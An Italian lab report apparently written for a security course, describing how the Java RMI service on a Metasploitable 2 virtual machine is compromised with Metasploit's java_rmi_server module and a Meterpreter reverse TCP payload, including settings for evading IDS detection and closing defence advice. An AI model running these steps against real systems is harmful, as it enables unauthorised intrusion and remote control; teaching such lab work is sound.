Progetto S7

Java-RMI

Nel progetto odierno è stato sviluppato un attacco contro la macchina vulnerabile Metasploitable 2 utilizzando un **Exploit** che sfruttasse una vulnerabilità del servizio **Java-RMI**. Ma di cosa si tratta?

Java-RMI (Remote Method Invocation) funziona come un **API** (Application Programming Interface) **rest**, ovvero consente di condividere le librerie tra dispositivi diversi. Esso svolge la medesima funzione, ma senza l'utilizzo del protocollo http. Ciò avviene perché java tratta qualunque cosa come se fosse un oggetto.

API:


Le API rappresentano un insieme di regole protocolli e strumenti che consentono la comunicazione tra diversi computer, diversi software o tra diversi componenti di software. Le API sono fondamentali per consentire il funzionamento delle librerie software, in quanto specificano le interfacce attraverso cui le librerie possono essere utilizzate. Inoltre, esse possono facilitare la comunicazione tra dispositivi, sistemi operativi, server o piattaforme diverse.

È però necessario precisare che per questo scambio reciproco di librerie è fondamentale che entrambi abbiano il servizio **java-RMI**, poiché altrimenti ciò non sarebbe possibile.

Metodologia attacco

Informazioni e Scansione

Prima dell'utilizzo del tool **Metasploit**, sono stati settati secondo le direttive della traccia i due **indirizzi IP** statici rispettivamente su **Kali** e **Metasploitable 2**. È stata verificata la comunicazione tra le due macchine tramite il comando **ping**, e successivamente mediante l'utilizzo del tool **Nmap** è stata effettuata una scansione sulla macchina bersaglio in modo da visualizzare servizi e protocolli attivi, con le rispettive versioni.



Dopo aver verificato ciò è stato avviato tramite **CLI** il tool **metasploit**, tramite il comando msfconsole, procedendo in seguito, mediante l'uso del comando **search java rmi**, a visualizzare i possibili **Exploit** da utilizzare per poter effettuare l'attacco.

In seguito al comando sopra citato sono stati di fatto forniti vari possibili **Exploit**, i quali sono stati testati al fine di trovare quello più consono, efficace, alla nostra situazione.

Ma cos'è un Exploit?

*Un **Exploit** è un programma, uno script o una sequenza di comandi che sfrutta una vulnerabilità, una configurazione errata o un bug in un software, un hardware o un sistema informatico. L'obiettivo da raggiungere tramite il loro ausilio è quello di **compromettere la sicurezza del sistema** bersaglio consentendo operazioni non autorizzare come ad esempio, l'acquisizione di privilegi amministrativi, il controllo completo della macchina oppure l'accesso a dati sensibili.*

***Tipologie:** esistono vari tipi di Exploit; Essi possono infatti essere **XSS Reflected**, **XSS Stored**, **CSRF**, oppure si potrebbe trattare di un exploit **Zero day**, i più pericolosi, i quali sfruttano una vulnerabilità che fino a qualche attimo prima non era conosciuta.*

Uno dei metodi più efficaci per utilizzarli è proprio tramite l'utilizzo del tool Metasploit.

Fase di Exploit

Prima di passare a come sia stata eseguita la fase di Exploit è bene precisare per quale motivo si sia deciso di dirigere l'attacco proprio verso la porta **1099**, ove è presente il servizio **java-RMI.**

Perché è vulnerabile?

*Il servizio **Java RMI** su **Metasploitable 2,** è vulnerabile per via di una configurazione insicura che permette esecuzione remota di codice arbitrario. Questo è dovuto principalmente a causa all'assenza di meccanismi di autenticazione e ad un'implementazione insicura del protocollo RMI.*

Alcuni punti fondamentali che ci fanno capire quanto sia vulnerabile sono:

- ***Mancanza di autorizzazione***
- ***Assenza di restrizioni sul registro RMI***
- ***Versione non aggiornata, quindi vulnerabile ai "vecchi" exploit***

Preparazione dell'attacco

Fatte alcune considerazioni, volte anche a spiegare il motivo dell'utilizzo di un exploit rivolto alla porta 1099, è stato trovato un Exploit molto efficace da utilizzare in questo caso:

exploit/multi/misc/java_rmi_server

Dopo averlo selezionato mediante il comando **Use <path exploit>** sono stati settati alcuni parametri.

- **Set rhost**: indirizzo IP della macchina bersaglio
- **Set httpdelay**: modificato da 10 a 20
- **Set lhost**: Indirizzo IP della macchina kali

Il secondo step è stato quello di scegliere un **Payload** adatto, (*un insieme di istruzioni contente codice malevolo*). Il tool Metasploit ha fornito ini automatico un Payload che non è stato modificato, questo perché dopo una verifica esso si è verificato essere compatibile con l'Exploit selezionato precedentemente.

java/meterpreter/reverse_tcp > Payload selezionato

Esso ci consente di creare una **Reverse Shell**, con la quale potremo impartire diversi comandi alla macchina bersaglio, tramite **Meterpreter**.

Meterpreter e Shell: Bind – Reverse

Solitamente quando si procede alla scelta di un Payload, si tende a sceglierne uno nel quale sia presente Meterpreter, ma perché?

Questo perché **Meterpreter** è un payload avanzato incluso nel tool **Metasploit**, progettato per fornire un accesso interattivo e dinamico alla macchina compromessa, offrendo funzionalità avanzate che vanno oltre una semplice shell.

Grazie ad esso infatti è possibile usufruire di molteplici comandi come l'esecuzione di alcuni file, l'apertura di una shell che interagisca con la macchina bersaglio, la possibilità di visualizzare arp e routing table e molti altri comandi. In breve, facilita la vita.

Per quando riguarda la **shell**, essa è invece un'interfaccia che permette agli utenti di interagire con il sistema operativo, solitamente utilizzata tramite **CLI**, come in questo caso (ma anche in linea generale nel campo informatico), o GUI. In questo contesto si può parlare di due tipologie di shell:

- **Bind Shell**: essa è una tipologia di shell che ci consente di stabilire una connessione da una macchina **A** ad una macchina **B**, garantendoci la possibilità di impartire comandi.
- **Reverse Shell**: essa differisce dalla Bind shell per un semplice motivo. Ci consente infatti di stabilire una connessione dalla macchina **B** alla macchina **A**. Ciò è molto importante, questo perché ci consente di **bypassare il firewall**. Questo avviene perché **la connessione parte all'interno** della macchina bersaglio stessa, fino a raggiungere la macchina attaccante, impedendo quindi che il firewall la possa bloccare.

All'interno della macchina vittima

Una volta settato tutto correttamente, è stato avviato l'attacco mediante il comando exploit, il quale dopo aver avuto successo, ci ha fornito il controllo della macchina bersaglio.

Tramite l'ausilio di **Meterpreter** sono stati quindi impartiti vari comandi, primo tra tutti **ifconfig**, con il quale abbiamo verificato di trovarci all'interno della vittima. Grazie a Meterpreter è stato inoltre possibile consultare la routing table della macchina bersaglio tramite il comando route.

Modifica Httpdelay. Perché è stata apportata?

È stato precisato che nella configurazione dell'attacco è stato modificato il parametro **Httpdelay**, ma di cosa si tratta esattamente?

In Metasploit, il parametro **Httpdelay** viene utilizzato per impostare un ritardo tra le richieste HTTP in un payload di tipo **Meterpreter** che utilizza **HTTP** o **HTTPS** come protocollo di comunicazione per il traffico tra la macchina bersaglio e la macchina attaccante. Questo parametro è particolarmente utile nei payload **reverse_http** e **reverse_https**, ma può essere anche utilizzato come in questo caso in un **reverse_tcp payload.**

Perché è stato modificato? Come si evince dal setting delle impostazioni esso è stato modificato, questo perché un basso valore comporta una maggiore frequenza delle richieste, aumentando quindi non solo la velocita di comunicazione ma anche il rischio di essere rilevati, e rendendo possibile che Firewall o eventuali IPS/IDS possano identificarle come traffico sospetto bloccando la connessione. Questo però non è l'unico motivo.

Mantenendo un basso valore, il payload tenterà di stabilire connessioni al server ad intervalli ravvicinati, causando un sovraccarico della macchina bersaglio e del server stesso. Inoltre è anche possibile che il server non possa rispondere a tutte le richieste, quindi la connessione potrebbe fallire.

Ultimo ma non per importanza è possibile che alcuni server possano avere limitazioni di richieste al secondo come buona norma per la protezione contro gli attacchi DoS.

Proteggersi contro attacchi java-RMI

Per difendersi è possibile adottare alcune norme:

- Implementare **l'autenticazione** per il servizio RMI
- **Aggiornare le versioni** di java ed RMI per poter applicare le **patch** di sicurezza più recenti
- **Limitare l'accesso** alla porta 1099 solo ad indirizzi IP autorizzati, mediante il firewall